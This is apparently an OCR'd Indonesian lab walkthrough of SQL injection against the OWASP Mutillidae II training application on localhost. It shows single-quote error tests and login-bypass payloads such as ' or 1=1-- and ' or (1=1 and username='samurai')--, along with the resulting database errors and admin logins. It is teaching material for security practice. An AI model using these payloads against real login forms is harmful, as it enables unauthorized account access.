
uid:6

PHPSESSID:nlplvsnlsaui37660qpnhs8neb

showhints:1

showhints:0

- Close Firefox. Open Mutillidae.



localhost/mutillidae/


OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled Logged In User: samurai

C. SQL Injection

1. SQL Injection: Single Quote Test pada form Username

- Klik login/register pada Mutillidae
- Pengujian single quote (‘)




Username '

Password

Error Message


Failure is always an option	
Line	238
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php
Message	/var/www/html/mutillidae/classes/MySQLHandler.php on line 230: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1 Query: SELECT username FROM accounts WHERE username='''; (1064) [mysqli_sql_exception]
Trace	#0 /var/www/html/mutillidae/classes/MySQLHandler.php(328): MySQLHandler->doExecuteQuery() #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(279): MySQLHandler->executeQuery() #2 /var/www/html/mutillidae/includes/process-login-attempt.php(57): SQLQueryHandler->accountExists() #3 /var/www/html/mutillidae/index.php(225): include_once('...') #4 {main}
Diagnotic Information	Error querying user account
Click here to reset the DB	

2. SQL Injection: By-Pass Password tanpa Username



Username ' or 1=1--

Password




OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Disabled Logged In Admin: admin

Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data
WASP 2017
WASP 2013
WASP 2010
WASP 2007
eb Services
Others
Labs
cumentation
Resources
TIP: Click Hint and Videos on each page
What Should I Do?
Help Me!
Listing of vulnerabilities
Video Tutorials
Release Announcements
Latest Version

3. SQL Injection: Single Quote Test On Password Field

- Periksa Elemen Kotak Kata Sandi dengan klik kanan kata sandi pilih Inspect
- Edit Elemen kotak kata sandi



Please sign-in


Username samurai

Password

```
<tr>⋯</tr>
<tr>
  <td class="label">Password</td>
  <td>
    <input name="password" size="20"
    type="text">
  </td>
</tr>
<tr>⋯</tr>
<tr>⋯</tr>
```

```
element {                     inline
}
input,          global-styles.css:22
textarea {
  border-radius: 5px;
}
Inherited from div#id-log-in-form-div
element {                     inline
  text-align: center;
```

- Tes kutipan tunggal (‘)




Username samurai

Password '

Failure is always an option	
Line	238
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php
Message	/var/www/html/mutillidae/classes/MySQLHandler.php on line 230: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1 Query: SELECT username FROM accounts WHERE username='samurai' AND password='''; (1064) [mysqli_sql_exception]
Trace	#0 /var/www/html/mutillidae/classes/MySQLHandler.php(328): MySQLHandler->doExecuteQuery() #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(302): MySQLHandler->executeQuery() #2 /var/www/html/mutillidae/includes/process-login-attempt.php(68): SQLQueryHandler->authenticateAccount() #3 /var/www/html/mutillidae/index.php(225): include_once('...') #4 {main}
Diagnotic Information	Error querying user account

4. SQL Injection: Single Quote Test On Password Field

- Dengan konfigurasi sama seperti nomor 3
- Terapkan True pada Kotak Teks Kata Sandi




Username: samurai

Password: ' or 1=1--

```
<tr>…</tr>
<tr>
  <td class="label">Password</td>
  <td>
    <input type="text" name="password"
    size="20">
```


```
element {            inline
}
input,        global-styles.css:22
textarea {
  border-radius: 5px;
```


OWASP Mutillidae II: Keep Calm and Pwn On
Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
TIP: Click Hint and Vide
on each page

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Disabled Logged In Admin: admin

5. SQL Injection: Single Quote Test On Password Field

- Edit elemen kotak kata sandi




Username: samurai

Password

```
<td class="label">Password</td>
<td>
  <input type="text" name="password"
  size="50">
```


```
element {            inline
}
input,        global-styles.css:22
```

- True Test Password Textbox



Username: samurai

Password: ' or (1=1 and username='samurai')--


OWASP Mutillidae II: Keep Calm and Pwn On
Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data
SP 2017
SP 2013
TIP: Click Hint and Vide
on each page

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Disabled Logged In User: samurai